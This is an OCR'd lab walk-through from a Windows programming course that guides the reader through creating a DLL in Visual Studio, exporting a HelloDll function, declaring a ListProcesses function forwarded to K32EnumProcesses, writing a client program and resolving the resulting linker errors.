
© 2024 Jonathan Reiter

Lab Walk-through

The DLL

1. Launch Visual Studio


- Create your new DLL project



- Select **Next** to continue.


> **Searching for templates**
>
> **Your recent projects list might be empty, this is fine. Search for "DLL" in the "Search for template" bar.**

Technet24



- You can name the project anything you would like, but it helps to name it something practical for what you will be building. As an example, say you were creating helper APIs for a survey tool for enumerating processes; you could name it ProcessHelperAPIs or something similar.
- Choose your location to store the solution file and the extra files VS will create.
- You can optionally name your solution something completely different if you would like.
- When done, select **Create**.

© 2024 Jonathan Reiter




2. Exploring the newly created project


- You will see several new files that have been created by VS. You can see them to the right of VS in the `Solution Explorer` window. The `Header Files` project folder will have the following files: `framework.h` and `pch.h`. The pch is short for precompiled header. Precompiled headers can be useful when you do not have header files that change often and you let VS precompile them for you. For small projects, you will most likely not see a benefit from this, but larger ones can benefit greatly since it would cut down on build time.
- In the `Source Files` project folder, you will see the following files: `dllmain.cpp` and `pch.cpp`. Choose the `dllmain.cpp` source file by double-clicking it. This will bring it up for editing in the main window. You will notice that VS has taken the liberty of adding some boiler plate code for you. The code is fine and we will let it remain, this time.
- What the boiler plate code is doing is checking the reason as to why the `DllMain` function has been called. The reasons in the switch statement are but a few of the reasons a `DllMain` function can be called. Most of them are not fully documented but you will see them later in the course.

Technet24

```
dllmain.cpp
HelloDLL                                    (Global Scope)
1   // dllmain.cpp : Defines the entry point for the DLL application.
2   #include "pch.h"
3
4   BOOL APIENTRY DllMain( HMODULE hModule,
5                          DWORD  ul_reason_for_call,
6                          LPVOID lpReserved
7                        )
8   {
9       switch (ul_reason_for_call)
10      {
11      case DLL_PROCESS_ATTACH:
12      case DLL_THREAD_ATTACH:
13      case DLL_THREAD_DETACH:
14      case DLL_PROCESS_DETACH:
15          break;
16      }
17      return TRUE;
18  }
19
20
```

- So far, the DLL does absolutely nothing. Let us change that by creating a function we can export. For us to create a function, we will create a declaration for it in its own header file. For this simple example, we will create the `HelperAPIs.h` header file. To do so, right-click on the `Header Files` project folder and choose **Add -> New Item**. A new window will pop up with a default name and file extension. Since we are adding a header file, the extension must be changed from `.cpp` to `.h`. Later on we will talk about `.hpp` files. Next, change the name of the header file to whatever you'd like. I'm using `HelperAPIs.h` for my project.





- The header file should only contain a single line of code: `#pragma once`. This is a nice way to make sure the header file is only included once. It is after this line that we can start to add our code.

© 2024 Jonathan Reiter

Missing `#pragma` statement

If your header file doesn't have this statement, simply add it yourself at the beginning of the header file.

- You can copy the code below or you can get creative and make your own function you would like to export. Perhaps you could start the beginning stages of making a process enumeration function?


`HelperAPIs.h` File

```
//
// HelperAPIs.h
//
#pragma once

#include "framework.h"

EXTERN_C_START

VOID
WINAPI
HelloDll();

//
// the declaration for the fowarded function
//
BOOL
WINAPI
ListProcesses(
    _Out_ PDWORD lpidProcess,
    _In_ DWORD cb,
    _Out_ LPDWORD lpcbNeeded
);

EXTERN_C_END
```

- **Breakdown - ListProcesses**: The function signature here should match that of the function we are going to be forwarding to in another DLL. We are going to forward the function `ListProcesses` to `kernel32!K32EnumProcesses` and we are going to do that by adding an entry in the module definition file. You can ignore the SAL annotations for now as they are something we will discuss later on in the course.

Technet24

- **Breakdown - HelloDll**: The function return type is `VOID` because we are not planning on returning anything back to the caller. The function decoration is `WINAPI`, which we learned is typedef'd for `__stdcall`. The name of our function is `HelloDll` because it will print out the string `Hello DLL`. No need to have the function accept any arguments at this point unless you feel comfortable adding that. For C++, functions that have empty parentheses `()` are treated the same way as functions that have `(VOID)` in its parentheses. Whether or not you put `VOID` in there is up to you. The C++ compiler knows that it will not be accepting any arguments. At this point, VS might get upset because the function has not been defined, meaning, we have not created a corresponding `.cpp` file that holds the function's definition. This is indicated by a green squiggly line under `HelloDll`.
- If you hover over it, you will get a glimpse as to what VS is trying to tell you.



- If you take a look at the suggested fix for it, it will create the source code file for you with some boiler plate code.

VS Bug

When you let VS Community create the source code file for you, it will do its best. Pay attention to the code it created and check it for accuracy.


- The code it generates has some bugs in it

The bug

```
EXTERN_C_START VOID __stdcall HelloDll()
{
    return EXTERN_C_START VOID();
}
```


© 2024 Jonathan Reiter

- You see, it tried to be helpful but the return statement is all messed up. This is fine since we will be changing this function anyway. Just please be mindful of what is generated. For now, remove the `EXTERN_C_START` statements.
- Take notice of the `VOID()` that the function is returning.
- C++ allows you to add empty parentheses `()` after certain data types like `VOID()` or `PDWORD()` or `HANDLE()`.
  - More on this later, but again, this is only a C++ feature.
- Be sure to save your work as you progress though the lab.
- At this point, go ahead and delete everything in the function body and add in the simple `printf()` statement. Do not forget to include your `HelperAPIs.h` header file if VS didn't automatically add it for you or VS will be upset. If you have any red squiggles under the `printf` statement, then VS is very upset because it does not know where that function was declared. So, you will need to open the `framework.h` header file and include the `stdio` header file: `#include <stdio.h>`.




- Code you can copy into your `HelperAPIs.cpp` file

`HelperAPIs.cpp` File

```
//
// HelperAPIs.cpp
//
#include "pch.h"
#include "HelperApis.h"

VOID WINAPI HelloDll()
{
    printf("Hello DLL!\n");
}

//
// we do not need to implement ListProcesses
//
```


Technet24



- Code you can copy into your `framework.h` file

`framework.h` file

```
#pragma once
#define WIN32_LEAN_AND_MEAN

#include <windows.h>
#include <stdio.h>
```

- The DLL is finally done! Now we must create some client code that will use the functionality our DLL provides.

The DLL Client


1. Create the DLL client

- We need to add a new project to our existing solution file.
- There are a few ways this can be done but one way is from the main menu bar. Choose **File -> New -> Project**. Also note the keyboard shortcut too as it can be very useful!
- You can choose an empty C++ project.

© 2024 Jonathan Reiter

Add to solution

When you are creating this new project, it is very important that you choose Add to solution.



- Choose **Create** to add the project to your existing solution.
- You will need to add a source file to hold your main function. Right-click on `Source Files` and add your new file. Be sure to select `CPP` file and name it something useful. `main` is never a bad idea for a source file name. Add your code in the function body.
- Here is something to copy into your `.cpp` file:

Technet24

Content for `HelloClient.cpp` File

```
#include "../HelloDll/HelperApis.h"

INT main()
{
    HelloDll();
    //
    // try calling ListProcesses to see what happens
    //

    return ERROR_SUCCESS;
}
```


2. Build the solution

- We are finally at a point where we can build the entire solution! From the main menu bar, select **Build -> Build Solution**. Note those keyboard shortcuts! Sit back and let the build process take place.
- You will most likely see some errors similar to the following:

Code	Description	Project	File
LNK2019	unresolved external symbol HelloDll referenced in function main	HelloClient	HelloClient.obj
LNK1120	1 unresolved externals	HelloClient	HelloClient.exe
LNK1104	cannot open file 'hellodll.def'	HelloDLL	LINK

- The `LNK` prefix before the error number indicates this is a linking error. The description indicates that the linker cannot resolve a symbol that our main function is referencing. There are a few steps to fix this.
- The first one is adding a reference to the `References` project folder in the `HelloClient` project. Right-click the folder and choose **Add reference**.
- A new dialog box should automatically populate the DLL we need to reference. Check that box and choose **OK**. This is so the linker can locate where the functionality is referenced.

© 2024 Jonathan Reiter



- Build the entire solution again. This time, you should only have a single error: Cannot open file ...HelloDll.lib. We will take care of this later, but as of right now, the `.lib` file does not yet exist.

